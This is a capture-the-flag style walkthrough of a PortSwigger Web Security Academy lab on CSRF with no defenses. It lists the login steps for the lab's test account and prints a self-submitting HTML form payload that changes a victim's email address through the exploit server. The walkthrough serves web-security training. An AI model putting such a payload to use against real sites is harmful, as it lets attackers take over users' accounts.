Cross Site Request Forgery(CSRF)

Refer for theory: https://portswigger.net/web-security/csrf

Vulnerability labs(Apprentice):

1. CSRF vulnerability with no defenses.


This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.


You can log in to your own account using the following credentials: wiener:peter.

Solution:

- Once the lab is accessed, notice there is an option called my account on the top right side.




- Once clicked on my account option, a login form will be displayed. In the problem statement, the username and password are given to us.
- Input the given credentials in the form.




- The next step is to go to the exploit server and type in the following code snippet into the body section:

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-
academy.net/my-account/change-email"> <input type="hidden" name="email"
value="anything%40web-security-academy.net"> </form> <script>
document.forms[0].submit(); </script>
```



- Make the change in the code by adding your lab id and change the value parameter to anything else.



- Click on store to save the changes then deliver the exploit to victim. Your lab will be solved.